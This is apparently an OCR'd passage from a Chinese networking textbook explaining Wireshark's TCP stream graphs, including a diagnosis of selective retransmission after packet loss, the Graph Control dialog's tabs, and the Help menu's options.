


图 7.36　对图 7.35 中 TCP 数据流曲线不连续部分的放大分析图

Window(TCP 窗口),TCP 窗口由最近一个观察到的 TCP ACK 序列号加上最后可见的 TCP 窗口大小构成。图中靠近时间轴的虚线段表示 Duplicate ACK(重复的 ACK 包,表明产生了数据包的丢失),类“I”型表示 Segment Transmitted(已传输的数据段)。请参看第 5.3.7 节图 5.14。

解释图 7.36 中出现的奇异数据,可以参看图 7.37。这是接收方收到的 TCP 数据流。可看出早先接收方丢失了两个数据段 1 号和 2 号。但接收方仍重复发送最后一个收到的连续数据段的 ACK 确认号,并且继续接收以后到来的各数据段,直到整个 TCP 窗口被填满。在这一期间,另外两个数据段 3 号和 4 号又发生了丢失。最终,收到了重传过来的 2 号、3 号和 4 号数据段。但是 1 号数据段还未到达接收方,所以接收方就不停地发送相同的 1 号

数据段的 ACK 信息。这就是 TCP 对丢失数据段选择重传的过程,参看图 5.15。




图 7.37　网络 TCP 数据流中选择重传的奇异数据诊断

③ Throughput Graph(网络 TCP 吞吐量随时间变化统计图),如图 7.38 所示,在图中 TCP 数据段传输中的网络吞吐量在数据段丢失和重传期间明显下降。




图 7.38　网络吞吐量随时间变化统计图

④ Round Trip Time Graph(TCP 数据段往返时间变化统计图),如图 7.39 所示。往返时间是指当发送方发出 1 个 TCP 同步序列标志 SYN 的数据段后,收到返回的相应确认标志 ACK 数据段之间所需要的平均时间(以秒计算)。在本例中序号 1000 000 附近的数据段的往返时间明显增大,这与 Time-Sequence 曲线(图 7.36)的中断部位相吻合。

(7) Graph Control

在单击 Statistics→TCP Stream Graph 选项的任何一个下级子菜单弹出曲线图的同




图 7.39　网络通信 TCP 数据段的往返时间变化统计图

时，也会伴随弹出 Graph Control(图表控制)对话框。

首先出现的是 Zoom(缩放)选项卡，如图 7.40 所示。Horizontal(水平)和 Vertical(垂直)框内显示当前图像的缩放因子。Keep them the same 复选框保证图像水平缩放的同时，垂直方向也相应缩放，反之亦然。Preserve their ratio 复选框保证图像按比例进行缩放。Zoom lock(缩放锁定)可以锁定水平或垂直方向的比例不变。

第 2 个是 Magnify(放大)选项卡，如图 7.41 所示。Width、Height 框设置放大镜窗口(Ctrl+鼠标右键)的宽高。X 和 Y 框设置以鼠标位置为参照的放大镜窗口的偏移。




图 7.40　Zoom 选项卡




图 7.41　Magnify 选项卡

第 3 个是 Origin(原点)选项卡，如图 7.42 所示。可设置曲线的原点。Time origin(时间原点)部分可选择时间零点。beginning of this TCP connection 单选按钮把 TCP 连接的起始处作为曲线的时间零点；beginning of capture 单选按钮则把捕获的起始处作为零点。Sequence number origin(序号原点)部分可选择是否将绝对 TCP 序号或者相对 TCP 序号(由绝对 TCP 序号减去初始 TCP 序号得到)绘制于曲线上。通常使用相对 TCP 序号，能描

绘大致传输了多少数据。选择 initial sequence number 单选按钮，使用相对 TCP 序号；选择 0(=absolute)单选按钮使用绝对 TCP 序号。

第 4 个是 Cross(十字交叉线)选项卡，选择 Off 单选按钮，鼠标指针上不出现十字交叉线，选择 In 单选按钮则出现。第 5 个是 Graph type(曲线类型)选项卡，如图 7.43 所示。4 种类型分别显示 4 种曲线图像。Init on change 复选项用来控制当选择一种新的曲线类型时，所有缩放功能将被重置为初始值。




图 7.42　Origin 选项卡




图 7.43　Graph type 选项卡

8) Help(帮助)菜单

主界面图 7.11 上的 Help 菜单的选项及功能，如表 7.14 所示。

表 7.14　Help 菜单选项及功能

详 细 信 息	功　能　描　述
Contents	单击进入帮助对话框，提供了有关 Wireshark 概述(Overview)、启动(Getting started)、捕获(Capturing)、捕获过滤器(Capture Filters)、显示过滤器(Display Filters)的帮助信息，及常见问题(FAQs)
Supported Protocols	显示 Wireshark 支持协议的列表和各协议的显示过滤字段列表
Manual Pages	启动存于本地安装路径下 Wireshark 手册的 HTML 页面
Wireshark Online	启动 Web 浏览器，显示 http://www.Wireshark.com 中的网页信息
About Wireshark	介绍 Wireshark 的 Wireshark(版本信息)、Authors(设计者信息)、Folders(使用过的文件夹信息)和 Plugins(插件信息)

